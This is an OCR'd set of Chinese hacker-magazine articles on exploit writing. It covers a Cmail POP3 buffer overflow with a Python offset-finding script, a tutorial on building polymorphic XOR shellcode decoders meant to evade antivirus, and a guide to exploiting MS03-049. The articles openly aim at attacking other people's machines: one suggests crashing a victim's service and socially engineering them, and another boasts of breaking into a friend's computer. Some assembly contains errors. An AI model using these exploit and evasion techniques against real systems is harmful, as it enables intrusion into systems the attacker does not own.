


图9

6a－61＝9，所以10位为9，最后定位个位，490个a，然后是"abcdefghij"，程序如下:

```
import poplib
m = poplib.POP3('127.0.0.1')
s = 'a'*490+'abcdefghij'
m.user(s)
```

得到68676665处不能执行，如图10所示。

那么个位是65－61＝4，400＋90＋4＝494，果然和直接算出来的一样，494字节！现在不仅知其然，而且还知其所以然了。




图10

解决不定长路径思路

因为Cmail会把大写字母变成小写字母，所以用F.Zh文章里的方法覆盖494个a，然后是JMP ESP的地址，最后附上只有小写字母的Search代码和ShellCode就可以完成利用了！但还有个问题，就是覆盖494字节的a是在安装路径为"F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析"时，即44个字节的情况下造成的。如果别人的安装路径不是44个字节，比如43个字节，那么就不会导致溢出；如果是45个字节，覆盖的返回点没有对正，就会导致Cmail挂掉而不能利用成功。而我们写Exp，就是想成功攻击别人的机器，如果只能攻击自己的机子，怎么也说不过去吧？

怎么办呢？想来想去有几个办法。

第一，不管长度为多少，想法让JMP ESP的地址对正返回溢出点。

第二，想办法知道对方的安装路径，精确计算出覆盖长度。

第三，如果字符串较短，虽然不会成功，但不会有挂掉的问题，就可以再次攻击，所以可以一个字节一个字节的增加字符串，直到成功为止。

第一种方法比较困难，因为在Cmail中不存在对齐机制，一个字节的偏差都会导致失败。但对一些如果有8字节或16字节对齐的服务中，可以考虑用JMP ESP地址＋JMP08指令进行大片连续覆盖，这样只需要一个覆盖成功，就可以跳入到最后的ShellCode中。


第二种方法在ISNO的CCProxy漏洞利用中使用过，但CCProxy的变长字符串是对方的公网IP地址，所以我们可以准确地知道长度，而Cmail中对方的安装路径好像还不容易探测到，可以考虑使用社会工程学，先挂掉对方的Cmail，然后去给他好心的说"独哥啊，你的Cmail挂了，可能和安装目录有问题哦，是在哪个目录下啊？"等亲爱的WTF/独行者大哥说出来路径并重启Cmail后……嘿嘿！

第三种方法看来最可行，假设路径的长度最大是128，那就从544－128－6＝410个a开始覆盖。如果不成功，对方的Cmail也还会工作，就加长一个字节，即411个a攻击，再412个a攻击，直到成功为止。

其实在Webdav漏洞中也有一个安装路径的问题，解决的办法也是这样，从小到大一个一个的试，不过Webdav只有4种可利用长度，所以测试过程少得多，但Cmail就比较麻烦了。你还有更好的办法吗？欢迎指教！

WTF: 以前写的原理篇我们花了很多笔墨来说明一个变形的Shellcode到底是什么原理、因为Shellcode是所有溢出的灵魂,绝对是大家讨论的热点和重点。这一次推出实战篇,我们就来做一个简单的变形ShellCode。由于篇幅的限制,这个变形的东西还比较幼稚,但是它已经能够逃脱几乎所有按照ShellCode特征来杀"毒"的各类软件,在ShellCode不限长度的时候,你甚至可以反复地使用这个加密的头部来进行变形。具体内容,我们在文中慢慢聊……

适合读者: 溢出分析员、漏洞爱好者
前置知识: 汇编基本语法



编写变形的ShellCode 实战篇

文/ 益田西宁歌

在切入正题之前还是按照老传统先科普一下,虽然WTF老大屡次威胁我,但我革命的坚贞是不怕强势斗争到底的(欲知详情,请看2004年9期黑防本栏目)。ShellCode后面一部分是实现真正功能的部分,这一块我们可以用某种加密的方式来进行编码,而前面的Decode部分则是解码。实现功能部分的编码本身就带有变形的意义,比如我用0x99(最常见的)来异或,与我们用0x98或者0xee来异或结果是不同的,这一点外在的表现就是变形。我们需要更多的是一种能够变形的解码部分,而且要求这部分可以相对独立,这样就像一个套子一样,套在一块代码上面就变了一次形,多套几次也没关系,最多变成其他的更加让人不知为何物的东西。

需要明白的是,我们写的这个变形ShellCode是一次性的(也叫做抛弃型的),因为ShellCode在一次Exploit的时候只能用一次,不像病毒一样还要辛辛苦苦的传播。所以我们做的东西只要能够生成每次不一样的ShellCode就可以,ShellCode不用包含自己让自己变形的部分——现在这句话还有点拗口,看到后面自然就会明白的。

我们的变形之旅还是从一个最基本的Decode部分开始:

```
     jmp l
de: pop ebx
     xor ecx, ecx
     mov cl, 222h
lp: xor byte ptr [ebx], 0x99
     inc ebx
     loop lp
     jmp stt
l:  call de
stt:
```

看过两期连载的朋友可能都要笑了,又是这个,都看烦了。没关系,从最简单的开始嘛。我们假设起作用的部分是Xor过的0x99,就可以专注于解码部分了。如果异或的数字不是0x99,那只需要改变第五行的那个操作数即可——这也是一个变形。这一块解码部分首先满足了相对的独立性,也就是说它不依赖于任何环境,比如各种寄存器的值或者是栈上的数据,它只是负责将后面的数据按照异或0x99的方式解码。这样我们把它看作一个"帽子",并用D来表示,将X()作为异或0x99的编码方法,对于任何一个可执行的ShellCode(表示为字符串S),下面就是我们最常看到的形式:

D + X(S)

帽子再套一层,变成了:

D + X(D + X(S))

> **WTF:** 这也是可以执行的,就是做了两次解码工作。不过我们平时是见不到这种形式的ShellCode的,因为解多少次码都可以变成解一次码的方式,而黑客们总是喜欢最简便的东西。话说回来,虽然不常见到,但对于变形来说,这也是很不错的方法,前提是你的ShellCode没有限制长度。

仔细看这个Decode部分,除了跳转以外,用到了两个寄存器,Ebx和Ecx。其中Ecx是作为计数器使用的,一旦确定了要用Loop,那就不能改变,所以真正可以选择的还是Ebx。考虑到栈的完整性和指令的长度,一般不建议使用Esp和Ebp,所以只有Eax/ebx/edx/esi/edi五个寄存器可以选择使用,而随机的选择出一个寄存器后,就要把原来所有的Ebx全部替换成选出来的那个寄存器才行。

这里的替换不是VB中Replace这么简单,我们操作的是最后生成的机器码,寄存器的变换导致字节的变换,不是简单的Replace。在原理篇里面说过,总可以有某个公式来对应不同寄存器相同指令下的机器码,在说明这个问题前,先得了解寄存器的顺序问题。

寄存器本身没有高低的级别,然而对应指令的时候,它们有一个潜在的顺序。简单的举个例子,对INC而言,Inc eax对应指令为0x40,inc ecx对应指令为0x41,inc edx对应指令为0x42……一直到inc edi对应的指令为0x47,排列的寄存器顺序就是eax/ecx/edx/ebx/esp/ebp/esi/edi。倘若给出一个顺序,定义如下:

```
enum Register
{
   EAX = 0, ECX = 1, EDX = 2, EBX = 3,
   ESP = 4, EBP = 5, ESI = 6, EDI = 7
};
```

很容易得到Inc exx的对应指令是0x40+Register，同样的Dec、Push、Pop等都满足这样简单的规律。回过头来看那个Decode，要做的工作是选择寄存器后改变代码，自然而然的就要去寻找其中的规律，INC的已经说了，剩下Pop和Xor byte ptr[exx]，0xXX需要动手找一下。在VC中嵌入汇编然后查看代码可以清楚地看到，前面说到的5个寄存器基本上满足的是如下两个公式

```
pop exx:
0x58 + Register
xor bytr ptr[exx], 0xXX:
[80] [0x30 + Register] [XX]
```

XOR是一个3字节的指令，前面0x80固定，最后一个是操作数。在实验的时候大家也看到了，对于Esp和Ebp，这是一个4字节的指令，长度不一样，也是我们要抛弃的一个原因。

准备工作已经就绪，就从一个程序开始，按照原理篇的几个部分来做。第一个程序是Test0.cpp（WTF：请见光盘，下同），我已经写好了，这个没有什么特别的地方，只是告诉你这是最基础的部分，看看可以熟悉一下解码部分的最基本写法，而且在后面我们也可以把每一步生成的Decode部分拿过来测试。作为一个基础，我把它命名成了0，也是C程序员的习惯吧。

程序Test1.cpp就是变形的开始。我们先人为的把Decode部分分成了8份，基本上每个指令就是一份，这8个部分，真正与选择寄存器有关的还是2、4和5，第一步"寄存器的选择"，焦点就集中在这3个部分上。

> **WTF：**本来这里有9条指令的，但是Xor ecx、ecx和Mov cl, 222h其实就是Mov ecx, 222h一个指令，不过是我们为了避免0x00出现而耍的花招而已，大体上还是把它们看作一个指令为好。

选择寄存器不用说了，初始化一个随机种子，然后就可以按照获取的随机数来选择一个。根据这个寄存器，按照上面的公式，第二句的Pop exx的机器码就应该是0x58+Register，第四句的XOR中，第二个字节应该是0x30+Register。同样，第五句的Inc exx应该成了0x40+Register。具体的实现在Test1.cpp里面对应了Step1函数，函数虽然很短，但程序较长，建议大家还是打开看看。

除了选择寄存器以外，还有一个函数是Combine，这是将分散的头部写成一个统一的头部。这个函数还有一个另外的功用，就是对代码进行一些可能的调整，交换指令次序一部分也可以在这里来实现。

不管你相不相信，就这么简单的一段程序（test1.cpp）已经是一个变形的头部了。遗憾的是，它的变形能力还非常有限，因为归根结底这段代码里面只用到了一个寄存器，我们选择寄存器的组合方式只有区区的5个。如果有更多的寄存器在Decode部分出现，同时我们要选出很多个寄存器备用的话，这样子组合下来的结果就更多，变形的效果更好（相应的会更复杂，所以还是简单的来做例子比较好）。

原理篇里面说到的第二种方法是交换指令的顺序，在这个地方也可以办到，看看以下代码：

```
pop ebx
xor ecx, ecx
mov cl, 222h
```

还是将后面两句看成一个整体，弹出栈顶的值给寄存器或是赋值给Ecx，这两步没有绝对的先后次序，也就是说谁在前面并不影响到最终的结果。因而我们可以随意地调换两者的位置（虽然是"随意"，说到底也就两种方式而已，如果很多条指令可以互换次序的话，情况就麻烦了），对应的实现在函数Step2()中，交换一下字符串的内容，这样的话不影响到后面的一系列函数。

最麻烦的还是所谓的插入NOP-like指令。最容易想到的变形方法就是这个，然而却是最难实现的。Decode部分不可避免地要有一些相对跳转和相对调用的指令，一旦其中的某一个指令长度发生了变化，几乎要影响到所有相对跳转的地方，因此，要加入NOP-like指令的时候，需要对每一个指令进行考虑。

对于我们上面写的这个Decode而言，我们已经人为的将其分成了8个部分，之所以这样做，有一个好处是我们可以在加入NOP-like指令的时候，仅仅是加入每一个部分中去，当作这个部分的一个整体，而不是安插在某两个部分之间，难于理解不说，同时也难于处理。

以插入NOP 0x90为例（其他的NOP-like指令我们已经在原理篇里面讨论过了）。如果我们插入到第一句Jmp I后面，毫无疑问直接影响到的只有自身而已，最后面的一个Call de也可以算一个，不过Call的地方是一条有意义的指令或者是一个NOP关系不是很大，简便起见，索性就不修改Call de指令。这个修改反映在Test3的Step3()函数中，在对第一句加入了NOP-like以后，Jmp的操作数应该相应的加上增长的字节数，所以Head1[1]就视情况有所修改。

对Head2的插入就更为复杂。Pop exx后面加入NOP-like以后，除了第一个Jmp以外，后面的Call也受到了影响。同样的Xor ecx,ecx和Mov cl加入NOP-like以后也有同样的影响，这两个在前面说过是可以交换的，也容易证明交换后对前后指令影响一致，所以可以一同处理，即加入Nop-like后前面的Jmp要多跳一跳指令，后面Call的目标也要挪一下。

后面的修正可以挨着做，都是同样的方法。Test3.cpp中还举了一个Inc exx后的插入，这里就不具体的解释了，道理和前面差不多，不过插入的不再是NOP，而是《原理篇》里面提到过的指令对——Inc eax和Dec eax（0x4048）。Nop-like的指令多种多样，在网上也有相关的讨论，有兴趣的话可以去看看相关文章。

还有一个Misc()函数，这个函数是通过Decode部分的

本身性质来变形的，例如上面的循环次数，也就是要解码多少个字节，这个数目可大可小，只要能够保证所有编码过的字符都能够被解到即可。像此类的变形不太可能说清楚属于什么方面，只能视情况而定，所以放到杂类中了。

到这个时候，差不多一个变形的Decode部分已经完成。剩下一件小事情，就是将其作用的ShellCode用一个数字来异或，然后将对应的数字填入Decode部分即可，代码我已经有一个简单的实现（WTF：见光盘中给出的Test4.cpp），具体的细节不再做解释，大家看代码一下子就可以明白。

光盘里的东西到此为止，然而变形的路子并没有就此结束，还有一些值得讨论的，顺带在文章中简单提提。对这个过于简单例子有所不满的朋友，下面的话是可以进一步做到的，希望您能和我交流一下。

第一是关于起作用的部分，也就是所谓Real ShellCode部分的编码方式。例子中给出的是很普通的单字节异或，据我的实验来看，似乎4个字节一组或者是4个字节一组的异或效果比较好，不过限于篇幅的关系，没有给出这样的代码。4个字节一组的主要思想就是平衡解码部分的生成难度和变形能力，对于32位机而言，简单处理情况下4字节（DWORD）刚好是一次性处理的极限；7字节主要考虑的是变形的能力，这种情况下显然不能一次性异或7个字节，而可能要4-2-1或者2-2-2-1或者其他分次异或的方法，对应的指令集比较分散，只是解码部分稍微麻烦了一点。当然，其他的编码方式也可以，只不过写起来可能还要复杂一些。

第二是解码部分的编写。这里给出的编写方法显然太过于复杂，好的办法是在你编写的上面套一层像编译器一样的东西，这样需要做的不过就是不断地加指令，相对位置的调整还有机器码的生成都可以让程序自己完成。我写了个简单的，有兴趣的话可以交换一下（WTF：唉，圈子内的风气啊，没办法啊没办法……），省是省力些，不过不太好用就是。

第三是有关解码头部本身的。这个头部，在前面说过了，可以反复地加，反复地用，没有关系的，代码实现起来也很方便。变形病毒的话，这个头部是集成在了Real ShellCode里面，负责在传播的时候生成新的解码部分，这里我们编写变形的ShellCode不需要这么麻烦（抛弃型的），就单独把头部的生成提取出来做成了程序，这也就是前面说的"不用包含自己让自己变形的部分"。

生成变形的ShellCode不是一件很难的事情，只要你能写出一种编码的方法，然后写出解码的头部就可以了，然而麻烦的是如何在长度（复杂度）与变形的能力之间寻求到一个平衡点。写病毒的话，考虑的可能不是这么多，因为只要能找到足够的空间可以隐藏，变形能力越强，对杀毒软件的考验越大。写ShellCode则不然，通常Exploit需要的ShellCode不能太长，而且IDS/IPS借以判定的字串往往还不是ShellCode，感觉上只要能写出一个让杀毒软件不认识的ShellCode就可以了，从这一点上看，变形ShellCode的唯一好处是每次能够给你一个基本上全新的ShellCode，只要你不公开你的算法，杀毒软件厂商没有那个精力来分析你的东西！

WTF：Windows XP SP2相信是大家都在关注的一个系统，这个版本刚推出的时候，由于其具有溢出保护机制，传统的溢出利用方式已经对它没有效果，它也因此而备受青睐。记得当时同行们开始嘀咕着是否还有继续研究溢出漏洞利用技术的必要。随着时间的推移，XP SP2也慢慢暴露出与以前的操作系统版本存在的兼容性问题，比如，有的软件在Windows 2000或XP SP0、SP1上能正常使用，在SP2上却不行；XP SP2对利用原始套接字传送TCP数据包做了很大的限制，导致我们开发某些网络程序的时候出现障碍，等等。于是，出现了大量的用户仍然坚持长期使用其他版本系统的情况。我并不是一个守旧者，只是想借此来说明一下其实MS是给了我们很长的时间来继续研究传统的溢出漏洞的——不过针对XP SP2的IE漏洞也出了好几个了。好了，废话到此为止，先看文章。

适合读者：漏洞分析员、黑迷

前置知识：溢出漏洞基本调试步骤、Softice基本使用方法



菜鸟版Exploit编写指南之九

从MS03-049漏洞利用看调试系统进程

文/图 dangguai27

本文我主要是以前段时间利用WorkStation服务溢出漏洞（MS03-049）过程中遇到的一些问题为基础，谈谈我是怎样通过对该系统进程的调试来达到利用该漏洞为自己服务的。我的目的不完全是讲这个漏洞，而是更想通过介绍漏洞的利用过程来探讨一下以后在没有公布利用代码，或者有人公布了利用代码但是在关键的地方有所保留的情况

下，如何能一步一步地写出自己的利用代码。当然，现在的方法只是很初步的。

尽可能地利用现有的资料

前段时间闲得无聊，想看看有什么新的溢出漏洞可以利用，但是打开Xfocus和Nsfocus一看，实在找不到新的基于Windows的堆栈溢出漏洞。于是就想起了去年的WorkStation漏洞好象没有爆发蠕虫，也就是说虽然网上已有相关补丁，但该漏洞还是有广泛存在的可能性。于是，我决定拿它来练练手。

EEYE发现的MS03-049溢出是在Wkssvc.dll的某个API中Call vsprintf函数时发生的。我后来找到了Snake的两个分析文章，了解了漏洞的原理以及适用范围，这里不再多讲。遗憾的是，可能由于舆论的压力，Xfocus或Nsfocus都没有在显要的位置公布利用代码，最后我费了好大的力气才从论坛上找到了Sbaa的写的代码。有了利用代码，那当然马上试一试。好家伙！居然很快就进了朋友的一台机器，如图1、图2 所示




图1




图2

居然这么顺利？！既然如此，看看能否将利用代码改写为自动传送文件。好在这方面的ShellCode以前编写过，那就用现成的。现在剩下的就是找到溢出点再往下修改即可，为了方便起见，以下的工作都是针对Windows 2000，并且当前系统分区为Fat32。

溢出点的确定

溢出点当然是从现成的代码中找了。再次打开DOS窗口的源代码，发现其中有两处值得注意的地方，一个地方如图3 所示。

```
    memcpy(szBuffer, shellcode, sizeof(shellcode) - 1);

    memcpy(szBuffer+1851, "\x1b\x4a\xfa\x7f", 4);
    memcpy(szBuffer+2017, "\x1b\x4a\xfa\x7f", 4);
    szBuffer[2048]=0;
  }
```

图3

另一个是代码中发送数据包的安排如下：

| ShellCode | AAAAAAAA... | 跳转地址 | AAAA... |

奇怪！整个代码中只有这个地址覆盖，但是0x7ffa4a1b是Windows 2000下通用的JMP EBX的地址。我最初的理解是作者要覆盖SEH的处理函数地址，但是为什么在两处使用0x7ffa4a1b呢？而且没有向前跳转的指令，为何刚好跳到ShellCode开始的地方呢？还有，究竟溢出点在什么地？WorkStation服务究竟分配了多少个字节的空间来存储参数？Snake在分析文章中大概指出在2023附近，那就先试试这个。

我填充好数据后，在第2023字节开始的地方覆盖上通用的JMP ESP地址0x7ffa4512，后面大约40个字节为\xeb\xfe（为什么要这样做继续往后看！），然后打开Softice，如果溢出点在这里的话，Softice会弹出来停在"eb fe"处。可惜，这次没有出现想要的效果，显然2023不是溢出点。但是不用急，再从2001到2040这段区域内依次填写"ABCD...XYZ0123456789JJJJ"，刚好40个字节。编译，连接，得到可执行文件，然后重启系统（这是比较繁琐的地方，每次试验后都得重启），正好弹出来如下图4 所示的信息。



图4

现在就清楚了，0x54535251对应的是"QRST"，对应位置是在2017处。也就是说，可以认为WorkStation服务分配了2013个字节的缓冲区来存放参数，而函数返回地址是在第2017（下标）字节处。溢出点找到了，下面的操作也就好做一些了。

检测EIP之后的保留地址

